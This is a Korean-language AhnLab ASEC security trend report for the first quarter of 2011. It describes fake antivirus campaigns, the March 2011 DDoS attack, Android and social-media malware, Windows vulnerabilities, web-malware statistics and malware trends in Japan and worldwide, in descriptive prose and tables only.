2010년 국외에서 제작되는 허위 백신들이 비영어권 컴퓨터 사용자의 감염된 컴퓨터에 설치된 윈도 언어로 허위 감염 결과를 보여주는 사례가 있었다. 감염된 컴퓨터의 윈도 언어 정보를 이용하여 해당 문화권의 언어로 허위 정보들을 보여주는 사례는 금전적 목적으로 감염된 컴퓨터의 정상 사용을 방해하는 랜섬웨어(Ransomeware)에서도 발견되고 있다. 이는 해당 문화권의 언어로 허위 정보들을 제공하여 불법적인 금전 획득의 가능성을 더욱 높이기 위한 고도화된 사회 공학 기법으로 볼 수 있다. 이러한 다국적 언어를 지원하는 악성코드의 형태는 2011년 하반기에도 지속적으로 발견된 것으로 보인다. 앞으로는 이러한 형태가 악성코드뿐만 아니라 피싱(Phishing)등의 다른 보안 위협들에도 적용될 것으로 예측되므로 각별한 주의가 필요하다.

클라우드에 기반을 둔 보안 제품을 공격하는 악성코드

해가 갈수록 급속하게 증가하는 악성코드의 양적 그리고 질적 위협에 대응하기 위해 업체들은 새로운 대응 기술들을 만들어가고 있다. 이러한 대응 기술 중 하나로 클라우드(Cloud) 시스템들을 기반으로 일반 컴퓨터에서 적용하기 어려운 다양한 기술들이 포괄적으로 적용된 클라우드 백신(Cloud Anti-Virus)이 있다. 보안 업체들이 가지고 있던 기존의 대응 기술의 한계점을 극복한 클라우드 백신은 획기적인 대응 기술의 발전을 보여주었으나, 이러한 대응 기술을 우회하거나 회피하기 위한 목적으로 제작된 악성코드가 2011년 1월에 발견되었다. 클라우드 백신의 탐지를 우회하기 위한 목적으로 제작된 해당 악성코드는 감염된 컴퓨터의 진단 관련 정보가 네트워크로 전송된다는 점을 악용하여 네트워크 전송을 방해하고 있다. 앞으로는 비정상적인 파일 형태와 형식 등을 악용하여 클라우드 시스템들의 자원을 과다하게 소모하게 해 정상적인 서비스가 불가능해지도록 하는 서비스 거부(Denial of Service) 형태 등으로 클라우드 백신의 탐지를 우회하고자 하는 기법들이 등장할 것으로 예측된다.

7.7 DDoS를 업그레이드한 3.4 DDoS 공격

2009년 7월 7일 정부 기관 및 민간 기업들의 웹 사이트를 대상으로 발생하였던 분산 서비스 거부(Distributed Denial of Service) 공격이 2011년 3월 4일 다시 발생하였다. 2009년과 비교하여 공격 대상이 되는 웹 사이트가 40곳으로 증가하였으며 백신 제품들의 업데이트로 인해 공격을 수행하는 악성코드가 진단되는 것을 회피하기 위해 업데이트 방해 기능도 포함되었다. 그리고 하드디스크 손상 대상이 되는 운영체제도 모든 윈도 버전들이 대상이 될 정도로 2009년과 비교하여 더욱 정교하고 치밀하게 제작되었다. 이렇게 발전된 형태의 악성코드들을 이용한 분산 서비스 거부 공격은 민관이 다양한 형태의 협력을 통해 조기에 대응함으로써 그에 따른 피해를 줄일 수 있었다.

SNS를 이용한 악성코드의 다양한 형태로 증가

2010년이 소셜 네트워크 서비스(Social Network Service)가 악성코드를 포함한 보안 위협들의 새로운 전파 경로로 시작된 해였다면 2011년 1분기에는 본격적인 보안 위협의 양산이 시작되는 해로 볼 수 있다. 단축 URL(URL shortening)의 악용으로 사전에 유해성을 검사해주는 보안 단축 URL이 개발되자 1월에는 이러한 보안 단축 URL을 악용하여 허위 백신을 설치함으로써 악성코드의 감염을 시도하는 트위터(Twitter) 메시지들이 유포되었다. 2월에는 페이스북(Facebook) 담벼락으로 페이스북 이용자들의 개인 정보를 탈취하기 위한 목적의 악성코드를 내려받도록 유도하는 게시물들이 유포되었다. 같은 달 페이스북 사용자 간의 채팅 메시지를 악용하여 허위 페이스북 웹 페이지로 접속을 유도하여 악성코드를 내려받도록 유도하는 기법도 발견되었다. 소셜 네트워크 서비스를 제공하는 시스템 내부와 외부 환경을 악용하는 보안 위협들은 앞으로도 지속적으로 증가할 것으로 예상되므로 소셜 네트워크 서비스 이용자의 각별한 주의가 필요하다.

실제 백신으로 위장한 허위 백신들

2010년에는 허위 백신들이 다양한 문화권에 존재하는 언어들을 사용함으로써 허위 백신의 감염 성공률을 높이고자 하였다. 이러한 허위 백신들의 감염 기법 고도화는 널리 알려진 정식 백신 제품의 사용자 인터페이스와 아이콘 등을 도용하여 컴퓨터에 감염된 허위 백신이 실제 백신 제품으로 오인하게 까지 제작되고 있다. 2011년 1월 국외 유명 백신 제품인 AVG 백신의 사용자 인터페이스와 아이콘 등을 도용하여 감염된 컴퓨터 사용자들로 하여금 현재 동작하고 있는 백신이 실제 정식 백신으로 오인하도록 하여 금전적 이윤 추구의 성공 가능성을 더욱 높이고자 한 사례가 발견되었다. 이렇게 허위 백신이 실제 백신으로 위장한 사례가 발견된 만큼 앞으로 허위 백신들은 실제 백신으로 오인하게 하는 다양한 기능들이 포함될 것으로 예측된다.


본격적인 모바일 악성코드의 양산

2010년이 스마트폰(Smartphone)을 대상으로 하는 악성코드들의 제작과 유포를 위한 실험적인 보안 위협들이 만들어진 해였다면 2011년 1분기는 실제 스마트폰에서 다양한 개인 정보들을 탈취하기 위한 악성코드들의 본격적인 양산이 시작된 시기로 볼 수 있다. 2월 감염된 안드로이드(Android) 스마트폰에서 개인정보를 탈취하기 위해 제작된 Adrd 와 Pjapps악성코드를 시작으로 하여 3월에는 구글(Google)에서 운영하는 정식 안드로이드 앱스토어가 아닌 제3의 앱스토어를 이용하여 통화 명세까지 탈취하기 위한 Adrd 변형도 발견되었다. 같은 3월, 구글에서 배포하는 안드로이드 보안 앱 형태로 위장한 BgService가 제 3의 앱스토어를 통해 유포되었던 사례도 있다. 특히 안드로이드 앱이 가지는 구조적인 형태를 악용하여 정상 앱 내부에 악의적인 목적으로 제작된 파일을 강제로 삽입한 후 리패키징(Repackaging) 하는 방식이 매우 증가하였다. 앞으로는 이러한 리패키징 형태의 안드로이드 악성코드가 더욱 증가할 것으로 예측된다.

02. 시큐리티 동향
a. 시큐리티 통계

2011년 1분기 마이크로소프트 보안 업데이트 현황

2011년 1분기에 마이크로소프트사는 총 17건의 보안 업데이트를 발표하였다. 1분기 중에서는 2월이 12개로 가장 많은 보안패치를 발표하였다. 이렇게 2월에 많은 패치가 발표된 이유는 기존에 취약점이 공개되었으나, 패치되지 않은 것들이 반영되면서 크게 늘어난 것이다. 긴급으로 신속하게 패치를 반영해야 하는 것도 3건이 될 만큼 2월달은 보안관리자를 힘들게 한 달이었다. 1분기의 취약점은 시스템에 해당하는 것이 41%로 가장 큰 비중을 차지하고 있다. 시스템에 해당하는 패치는 다른 부분의 취약점보다도 시급성을 요하는 것이 많은편으로, 관리자들은 빠른 시일 내에 패치할 것을 권고한다.



[그림 5-1] 신종 악성코드 분기 유형별 분포

02. 시큐리티 동향
b. 시큐리티 이슈

윈도 그래픽 렌더링 엔진 취약점. CVE-2010-3970

Windows Graphics Rendering Engine(Shimgvw.dll)에서 thumbnail image(탐색기 보기옵션 중 '미리 보기')를 처리하면서 발생하는 Stack-based Buffer Overflow 취약점으로 임의의 코드를 실행할 수 있다. 이 취약점은 국내 보안 콘퍼런스에서 Moti & Xu Hao가 발표한 것으로 발표 당시 취약점 공격 PoC 파일이 공개되었으며 2011년 2월 실제 공격 사례가 발견되었다. 해당 취약점은 사용자가 폴더 보기옵션 중 '미리 보기'를 설정할 때만 발생하므로 이 옵션이 불필요한 경우 해제하는 것이 좋다.

MS 인터넷 익스플로러 취약점. CVE-2010-3971

작년12월 22일 MS IE에 기존에 알려지지 않은 코드 실행 제로데이(Zero Day, 0-Day) 취약점이 존재한다는 것을 보안 권고문 "Microsoft Security Advisory (2488013) Vulnerability in Internet Explorer Could Allow Remote Code Execution"을 통해 밝혔다. 해당 제로 데이 취약점은 IE의 mshtml.dll에 존재하는 힙-스프레이(heap_spray)에 의한 코드 실행 취약점으로, 영향을 받는 버전들은 MS IE 6,7,8이며 Black Hole Exploit Kit에도 이용되었다. 현재까지 알려진 해당 취약점에 대한 공격은 일부 국가에서 발생하였으나 급격한 공격 증가 사례는 보이지는 않고 있다. 해당 취약점에 관련한 추가 정보는 KrCert의 'MS IE 신규 원격코드실행 취약점 주의'를 참고 하기 바란다.

MS11-006 취약점 악용 악성코드

'MS11-006 Windows 셸 그래픽 처리의 취약점으로 인한 원격 코드 실행 문제점(2483185)'을 악용하는 악성코드가 발견되었다. 해당 취약점은 윈도 시스템에 존재하는 Explorer.exe에서 지원하는 이미지 파일 미리보기와 관련된 취약점으로 BITMAPINFOHEADER 구조체 중에서 DOWRD biClrUsed 값을 비교할 때 Unsigned 형태가 아닌 Signed로 설정하여, 0x80000001과 같은 값을 음수로 인식한다. 이로써 0x80000001 만큼 스택(Stack)에 저장할 수 있어져 스택 오버플로(Stack Overflow)가 발생한다. 이 취약점을 악용한 악성코드는 중국어로 된 메일에 7Zip으로 압축된 첨부 파일 형태로 존재하였으며 압축 파일 내부에 정상 이미지 파일과 해당 취약점을 악용하는 마이크로소프트 워드(Word) 파일이 존재하고 있었다. 해당 취약점으로 말미암아 스택 오버플로우가 발생하게 되면 셸코드(Shellcode)에 정의되어 있는 미국에 있는 특정 시스템에서 다른 파일을 내려받게 된다. 해당 MS11-006 취약점(CVE-2010-3970)을 제거하는 보안 패치는 MS 2월 보안 패치를 통해 배포되었다.

2011 스톰웜 봇넷

스톰웜은 트로이 목마 바이러스로 지난 2007년 1월 17일 처음 발견되었으며 같은해 1월 19일 급속도로 퍼지기 시작하여 전 세계 PC의 8%를 감염시켰다. 이 바이러스는 전자메일을 통해 날씨에 관한 긴급 뉴스로 위장하여 사람들이 실행파일을 내려받도록 유도하였다. 이후 2008년 'FBI vs FaceBook'을 가장한 새로운 스톰웜 공격이 확산되었는데, 이처럼 사회적 이슈가 될만한 키워드를 메일을 통하여 전파되는 웜의 형태를 스톰웜(Storm Worm)이나 웨일덱(Wale Dac)이라 명명할 수 있다. 2010년 12월 30일, 연말 휴일을 이용한 스팸이 나돌았다. 관련 글을 투고한 Steven Adair는 이것을 Waledac 2.0 또는 Storm Worm 3.0이라고 칭하였다. 스팸 메일 속에 포함된 위장된 링크나 파일을 내려받는 링크를 클릭하게 되면 웜에 감염된다. 이 웜에 감염된 각 PC는 스팸 발송지로 악용된다.

03. 웹 보안 동향
a. 웹 보안 통계

웹사이트 보안 요약


2011년 1분기 악성코드 발견 건수는 239,762건이고, 악성코드 유형은 2,418건이며, 악성코드가 발견된 도메인은 2,395건이며, 악성코드 발견된 URL은 11,089건이다. 본 자료는 안철수연구소의 웹 보안 제품인 SiteGuard의 2011년 1분기 자료를 바탕으로 산출한 통계정보이다.

구 분	건 수
악성코드 발견 건수	239,762
악성코드 유형	2,418
악성코드가 발견된 도메인	2,395
악성코드가 발견된 URL	11,089

[표 6-1] 웹 사이트 보안 요약

월별 악성코드 발견 건수


2011년 1분기 악성코드 발견 건수는 전 분기의 232,609건에 비해 103% 수준인 239,762건이다.



[그림 6-1] 월별 악성코드 발견 건수

월별 악성코드 유형


2011년 1분기 악성코드 유형은 전 분기의 2,662건에 비해 91% 수준인 2,418건이다.



[그림 6-2] 월별 악성코드 유형

월별 악성코드가 발견된 도메인


2011년 1분기 악성코드가 발견된 도메인은 전 분기의 2,498건에 비해 96% 수준인 2,395건이다.



[그림 6-3] 월별 악성코드가 발견된 도메인

월별 악성코드가 발견된 URL

2011년 1분기 악성코드가 발견된 URL은 전 분기의 9,728건에 비해 114% 수준인 11,089건이다.




[그림 6-4] 월별 악성코드가 발견된 URL

악성코드 유형별 배포 수

악성코드 유형별 배포 수에서 TROJAN류가 91,452건 전체의 38.1%로 1위를 차지하였으며, ADWARE류가 68,839건으로 전체의 28.7%로 2위를 차지하였다.

구 분	건 수	비율
TROJAN	91,452	38.1 %
ADWARE	68,839	28.7 %
DROPPER	34,955	14.6 %
Win32/VIRUT	11,358	4.7 %
JOKE	4,554	1.9 %
DOWNLOADER	1,866	0.8 %
APPCARE	828	0.3 %
SPYWARE	317	0.1 %
ETC	25,593	10.7 %
Total	239,762	100 %

[표 6-2] 악성코드 유형별 배포 수



[그림 6-5] 악성코드 유형별 배포 수

악성코드 배포 Top 10

악성코드 배포 Top 10에서 Win-Trojan/Agent.2866160이 34,689건으로 1위를, Win-Adware/Shortcut.InlivePlayerActiveX.2340이 27,417건으로 2위를 기록하였다.

순위	등락	악성코드명	건수	비율
1	NEW	Win-Trojan/Agent.286616	34,689	26.3 %
2	-1	Win-Adware/Shortcut.InlivePlayerActiveX.234	27,417	20.8 %
3	NEW	Win-Trojan/Infostealer.340992	12,829	9.7 %
4	NEW	Win-Adware/Shortcut.Unni82.3739648	11,450	8.7 %
5	3	Win-Adware/Shortcut.Tickethom.36864	11,179	8.5 %
6	-4	Win32/Induc	10,034	7.6 %
7	NEW	Win-Trojan/Downloader.286616	9,041	6.8 %
8	NEW	Win-Adware/ToolBar.Cashon.308224	5,262	4.0 %
9	NEW	Win32/Virut.D	5,259	4.0 %
10	NEW	Dropper/Natice.52224	4,839	3.7 %

[표 6-3] 악성코드 배포 Top 10

3. 해외 보안 동향

1. 일본 1 분기 악성코드 동향

2011년 1분기 일본에서는 컨피커(Win32/Conficker.worm) 웜과 오토런 악성코드가 많이 유포되고 있고 P2P 프로그램인 위니를 공격하는 안티니(Win32/Antinny.worm) 웜 또한 여전히 많은 피해를 주고 있는 것으로 보인다. 오피스 취약점을 공격하는 문서를 첨부하고 있는 일본어 악성 메일이 3월 초 발생한 동일본 지진과 관련한 정보로 위장하여 유포되는 등 사회적 이슈를 악용한 공격이 발생한 것 또한 이슈가 되었다.

컨피커 웜과 안티니 웜의 지속적인 피해 발생

컨피커 웜은 윈도의 MS08-067 보안 취약점과 공유폴더, 패스워드 대입 등 다양한 방식으로 감염 대상을 공격하여 자신을 복제하는 악성코드이다. 이 악성코드는 2008년 처음 발견된 이후 다른 악성코드를 내려받아 설치하거나 보안 제품의 탐지를 우회하기 위한 기능들이 업데이트 되는 등 현재까지도 계속 진화하고 있다. [표 7-1]은 트랜드마이크로사에서 제공하는 월간리포트 중 부정프로그램의 월별 탐지 현황 정보이다. 크랙커와 같은 부정 프로그램을 제외하고 악성코드로 분류될 수 있는 진단명 중 컨피커 웜(WORM_DOWNAD.AD)의 피해가 매우 많이 발생하고 있는 것을 볼 수 있다.

순위	2011년 1월			2011년 2월		
	진단명	유형	탐지수	진단명	유형	탐지수
1위	CRCK_GETCPRM	크랙커	5,573건	WORM_DOWNAD.AD	웜	4,570건
2위	WORM_DOWNAD.AD	웜	4,997건	CRCK_KEYGEN	크랙커	3,273건
3위	CRCK_KEYGEN	크랙커	3,116건	MAL_DLDER	다운로더	1,478건
4위	WORM_ANTINNY.AI	웜	1,006건	HKTL_KEYGEN	크랙커	1,450건
5위	WORM_ANTINNY.F	웜	767건	WORM_ANTINNY.AI	웜	1,377건
6위	HKTL_KEYGEN	크랙커	757건	PE_PARITE.A	바이러스	1,347건
7위	WORM_ANTINNY.JB	웜	745건	TROJ_SPYEYE.SMEP	트로이목마	1,269건
8위	PE_PARITE.A	바이러스	742건	WORM_ANTINNY.JB	웜	1,149건
9위	ADW_DOUBLED	에드웨어	703건	MAL_OLGM-41	기타	1,142건
10위	TROJ_REDOS.SME	트로이목마	659건	TROJ_DLOADR.KDS	트로이목마	1,076건


[표 7-1] 악성코드 탐지 현황 〈자료출처: 트랜드마이크로[1] 〉

[1] http://www.ipa.go.jp/security/txt/2011/documents/2011q1-v.pdf

[표 7-1]의 데이터에서 주목할 만한 점은 안티니 웜의 탐지건수가 많이 발생하고 있는 점이다. 2003년부터 발견되기 시작한 안티니 웜은 일본에서 많이 사용되는 P2P 프로그램인 위니를 공격하는 악성코드로써 감염 시 P2P 프로그램의 공유대상을 변경하는 등의 행위를 하여 감염자의 정보를 무분별하게 노출시켜 2000년대 중반부터 사회적 이슈가 되고 있다. 현재는 위니 프로그램의 제작자가 더는 프로그램을 업데이트 하지 않는 것으로 알려졌고 안티니 웜 또한 새로운 형태가 제작되지는 않는 것으로 보이나 아직 일본에서는 이 프로그램의 이용자가 많고 이로 말미암은 감염 피해 또한 여전히 많은 것으로 보고되고 있다.

오토런 악성코드의 지속적인 피해 발생

최근 유포되는 악성코드 중 설치파일의 역할을 하는 악성코드들은 대부분 오토런 기능이 있다고 해도 무방할 정도로 오토런 기능은 다양한 악성코드에서 사용되고 있다. 이러한 상황은 일본에서도 비슷한 양상을 보이고 있다. [그림 7-1]은 일본 IPA(http://www.ipa.go.jp)에서 발표한 보고서의 내용 중 분기별 악성코드 피해 현황을 정리한 그래프이다.




[그림 7-1] 분기별 악성코드 검출 추이 〈자료출처: 일본 IPA[2]〉

그래프에서는 넷스카이(W32/Netsky.worm) 웜이나 마이둠(W32/Mydoom.worm) 웜과 같은 이메일 웜의 탐지가 많이 발생하고 있는 것을 알 수 있다. 이메일 웜 외에는 오토런 악성코드와 컨피커(W32/Downad) 웜에 의한 피해가 많이 발생하고 있고 이러한 상황은 이전과 비교해 크게 다르지 않다.

[2] http://www.ipa.go.jp/security/txt/2011/documents/2011q1-v.pdf

일본 지진 관련 정보로 위장한 악성코드 유포

최근 일본에서 발생한 지진으로 인한 원전의 피해와 관련하여 사용자의 호기심을 유발하는 형태로 제작된 스팸 메일의 유포가 보고되고 있다. 일본 IPA는 2011년 3월 11일 발생한 일본 원전 사고와 관련해 정부와 관련되었거나 재해 대책과 관련한 것으로 위장한 메일이 일본어로 제작되어 다수 유포되고 있다며 주의를 당부했다.[3]



[그림 7-2] IBM 블로그의 악성코드 유포 이메일 〈자료출처: IBM4 〉

메일에 첨부된 문서 파일은 윈도 오피스 취약점을 이용하여 첨부파일 실행 시 파일 내부에 포함된 트로이목마를 설치하는 것으로 알려져 있다. 이러한 악성코드 중 일부는 [그림 7-3]과 같이 다수의 백신 프로그램에서 진단을 하고 있는 상태이나 아직 보안업체에서 파악되지 않은 악성코드가 유포되고 있거나 새로운 형태의 악성코드가 유포될 가능성을 배제할 수 없으므로 주의가 필요하다.

Antivirus	Version	Last Update	Result
AhnLab-V3	2011.04.06.02	2011.04.06	Win-Trojan/Sajdela.19968
AntiVir	7.11.5.205	2011.04.06	TR/Spy.Gen
Antiy-AVL	2.0.3.7	2011.04.06	-
Avast	4.8.1351.0	2011.04.06	Win32:Malware-gen
Avast5	5.0.677.0	2011.04.01	Win32:Malware-gen
AVG	10.0.0.1190	2011.04.06	BackDoor.Generic13.ATHB
BitDefender	7.2	2011.04.06	Backdoor.Generic.606708
CAT-QuickHeal	11.00	2011.04.06	Backdoor.Csrls.a
ClamAV	0.97.0.0	2011.04.06	-
Commtouch	5.2.11.5	2011.04.06	-
Comodo	8241	2011.04.06	-
DrWeb	5.0.2.03300	2011.04.06	BackDoor.Mesaj
Emsisoft	5.1.0.5	2011.04.06	Trojan.Backdoor.SuspectCRC!IK

[그림 7-3] 이메일 웜에 의해 설치되는 트로이목마에 대한 Virustotal.com 진단 결과

[3] http://www.ipa.go.jp/security/topics/alert20110404.html
[4] http://www.ipa.go.jp/security/txt/2011/documents/2011q1-v.pdf

2. 세계 1분기 악성코드 동향

2011년 1분기 세계 악성코드 동향은 이전과 큰 차이는 없으며 몇 가지 주목할 사항을 발견했다. 여전히 악성코드 주요 동향은 악성코드의 지역화, 취약점을 이용한 악성코드 배포 정도로 요약할 수 있다. 여기에 정상 보안 프로그램을 흉내 낸 가짜 보안 프로그램 등장과 다국어 지원, 안드로이드 스마트폰 악성코드 증가등도 주목할 만하다.

악성코드의 지역화

악성코드별 다양한 변형이 특정 지역에 국한되어 소규모로 보고되고 있다. 악성코드의 지역화가 나타나면서 세계적인 악성코드 통계는 큰 의미가 없어졌다. 주요 보안업체 악성코드 통계를 살펴보면 컨피커(Win32/Conficker) 웜, 브레도랩(Bredolab), 오토런(Autorun) 웜, 바이럿(Virut) 바이러스, 샐리티(Sality) 바이러스, 허위 보안 프로그램 등이 꾸준히 보고되고 있다. 거짓 감염 경보 후 치료를 위해 결제를 요구하는 허위 백신 프로그램이 더 교묘해지고 대범하게 실제 유명 제품으로 위장해서 등장하기 시작했다. [5] 다른 프로그램에 제휴 소프트웨어 형태로 포함되어 설치면서 기능도 떨어지는 보안 프로그램이 다수인 한국의 경우와는 다소 차이가 있는 부분이다. 악성코드 제작자들이 번역기를 이용하여 다양한 언어로 제작하는 경우가 조금씩 보고되고 있다.[6] 예전에는 언어 문제로 악성코드 전파나 금전 요구 등에 한계가 존재했다.[7] 최근에는 단순히 번역기를 이용하는 수준이라 서툴긴 하지만 유럽, 미국 이외의 지역 언어도 지원하고 있다. 아직 하나의 경향으로 자리 잡지는 않았지만 번역기 성능이 좋아지면서 점차 증가할 가능성이 있다.

안드로이드 기반 악성코드 증가

2011년 1분기에는 안드로이드 기반 악성코드가 가파르게 증가하고 있다. 안드로이드 기반 악성코드가 급증하는 이유는 안드로이드 앱스토어가 개방형이므로 악성코드 제작자들이 악성코드를 올리기 쉽기 때문이며 스마트폰에서 안드로이드의 비중이 점차 커지면서 앞으로도 증가할 것으로 예상한다.

악성코드 배포 방식 및 공격 동향

악성코드 배포 방식은 여전히 홈페이지 해킹 후 취약점을 이용하여 코드를 삽입, 사용자가 웹사이트 방문 시 감염되는 방식과 USB 메모리를 통한 전파가 주를 이뤘다. 이 외 메일을 통한 배포도 여전했으며 페이스북, 마이스페이스, 트위터 등의 소셜네트워크 서비스를 통한 전파도 계속되고 있다. 주요 이슈가 발생할 때마다 이슈와 관련된 내용으로 가장한 악성코드나 허위 보안 프로그램을 배포하는 사례도 과거와 같다. 2011년에도 지난 몇 년 동안 꾸준히 언급된 금전적 이득 목적의 악성코드 제작과 함께 정치적

이유와 연계된 정보 수집 및 정보 파괴 현상도 계속 증가할 것으로 보인다. 2월 미국 월스트리트 저널을 통해 글로벌 에너지 업체들을 대상으로 한 공격이 공개되었다.[8] 대한민국에서는 3월 4일 2009년 7.7 DDoS 공격과 동일인 혹은 동일그룹에서 제작한 것으로 보이는 공격이 발생했다. 여러 가지 추측이 나오는 가운데 경찰은 북한을 배후로 발표했다. 스턱스넷(Stuxnet)으로 대표되는 이런 공격에 민간 기업뿐 아니라 각국 정부도 보안위협에 대처하기 위해 고민해야 할 것이다. 민관의 협력과 함께 국가 간 공조도 필요하지만, 서로의 이해관계에 따른 문제로 공조가 쉽지 않은 것도 현실이다.

[5] http://www.ipa.go.jp/security/txt/2011/documents/2011q1-v.pdf
[6] http://www.ipa.go.jp/security/txt/2011/documents/2011q1-v.pdf
[7] http://www.ipa.go.jp/security/txt/2011/documents/2011q1-v.pdf

2011.04. VOL. 15
ASEC REPORT Contributors

편집장
선임 연구원 안 형 봉

집필진
책임 연구원 정 관 진
책임 연구원 차 민 석
선임 연구원 김 광 주
선임 연구원 김 소 헌
선임 연구원 안 창 용
선임 연구원 이 재 호
선임 연구원 장 영 준

감수
상무 조 시 행

참여연구원
ASEC 연구원
SiteGuard 연구원

Ahn 안철수연구소